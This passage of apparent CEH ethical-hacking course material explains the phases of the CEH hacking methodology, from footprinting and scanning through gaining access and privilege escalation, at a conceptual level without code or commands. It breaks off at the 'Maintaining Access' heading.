
Figure 1.1: Block Diagram of Information Warfare



LO#02: Explain Hacking Methodologies and Frameworks

Hacking Methodologies and Frameworks

Learning the hacking methodologies and frameworks helps ethical hackers understand the phases involved in hacking attempts along with the tactics, techniques, and procedures used by real hackers. This knowledge further helps them in strengthening the security infrastructure of their organization. This section discusses various hacking methodologies such as the Certified Ethical Hacker (CEH) methodology, cyber kill chain methodology, MITRE attack framework, and Diamond Model of Intrusion Analysis.



CEH Hacking Methodology (CHM)

Footprinting

Scanning

Enumeration

Vulnerability Analysis

System Hacking

Gaining Access

Cracking Passwords

Vulnerability Exploitation

Escalating Privileges

Maintaining Access

Executing Applications

Hiding Files

Clearing Logs

Covering Tracks

CEH Hacking Methodology (CHM)

EC-council's CEH hacking methodology (CHM) defines the step-by-step process to perform ethical hacking. The CHM follows the same process as that of an attacker, and the only differences are in its hacking goals and strategies. This methodology helps security professionals and ethical hackers understand the various phases followed by real hackers in order to achieve their objectives. An understanding of the CHM helps ethical hackers learn various tactics, techniques, and tools used by attackers at various phases of hacking, which further guide them to succeed in the ethical hacking process.




Figure 1.2: EC-council's CEH hacking methodology (CHM)

According to the CHM, the following are the various phases involved in hacking.

- **Footprinting**

  Footprinting and reconnaissance constitute the preparatory phase, in which an attacker gathers as much information as possible about the target prior to launching an attack. In this phase, the attacker creates a profile of the target organization and obtains information such as its IP address range, namespace, and employees. Footprinting facilitates system hacking by revealing vulnerabilities. For example, the organization's website may provide employee biographies or a personnel directory, which the hacker can use for social engineering. Conducting a Whois query on the web can provide information about the networks and domain names associated with a specific organization. The footprinting target range may include the target organization's clients, employees, operations, network, and systems.

  Note: Footprinting techniques are covered in Module 02: Footprinting and Reconnaissance.

- **Scanning**

  Scanning is used to identify active hosts, open ports, and unnecessary services enabled on particular hosts. In this phase, the attacker uses the details gathered during reconnaissance to scan the network for specific information. Scanning is a logical extension of active reconnaissance; in fact, some experts do not differentiate scanning from active reconnaissance. However, there is a slight difference in that scanning involves more in-depth probing by the attacker. Often, the reconnaissance and scanning phases overlap, and it is not always possible to separate them.

  Note: Scanning techniques are covered in Module 03: Scanning Networks.

- **Enumeration**

  Enumeration involves making active connections to a target system or subjecting it to direct queries. It is a method of intrusive probing through which attackers gather information such as network user lists, routing tables, security flaws, shared users, groups, applications, and banners.

  Note: Enumeration techniques are covered in Module 04: Enumeration.

- **Vulnerability Analysis**

  Vulnerability assessment is the examination of the ability of a system or application, including its current security procedures and controls, to withstand assault. It recognizes, measures, and classifies security vulnerabilities in computer systems, networks, and communication channels. Attackers perform vulnerability analysis to identify security loopholes in the target organization's network, communication infrastructure, and end systems. The identified vulnerabilities are used by attackers to perform further exploitation of the target network.

  Note: Vulnerability assessment concepts are discussed in Module 05: Vulnerability Analysis.

- **System Hacking**

  Attackers follow a certain methodology to hack a system. They first obtain information during the footprinting, scanning, enumeration, and vulnerability analysis phases, which they then use to exploit the target system.

  - **Gaining Access**

    This is the phase in which actual hacking occurs. The previous phases help attackers identify security loopholes and vulnerabilities in the target organizational IT assets. Attackers use this information, along with techniques such as password cracking and the exploitation of vulnerabilities including buffer overflows, to gain access to the target organizational system.

    Gaining access refers to the point at which the attacker obtains access to the operating system (OS) or applications on a computer or network. A hacker's chances of gaining access to a target system depend on several factors, such as the architecture and configuration of the target system, the perpetrator's skill level, and the initial level of access obtained. Once an attacker gains access to the target system, they attempt to escalate privileges to obtain complete control. In this process, they also compromise the intermediate systems connected to it.

  - **Escalating Privileges**

    After gaining access to a system using a low-privilege user account, the attacker may attempt to increase their privileges to the administrator level to perform protected system operations so that they can proceed to the next level of the system hacking phase, which is the execution of applications. The attacker exploits known system vulnerabilities to escalate user privileges.

  - **Maintaining Access**

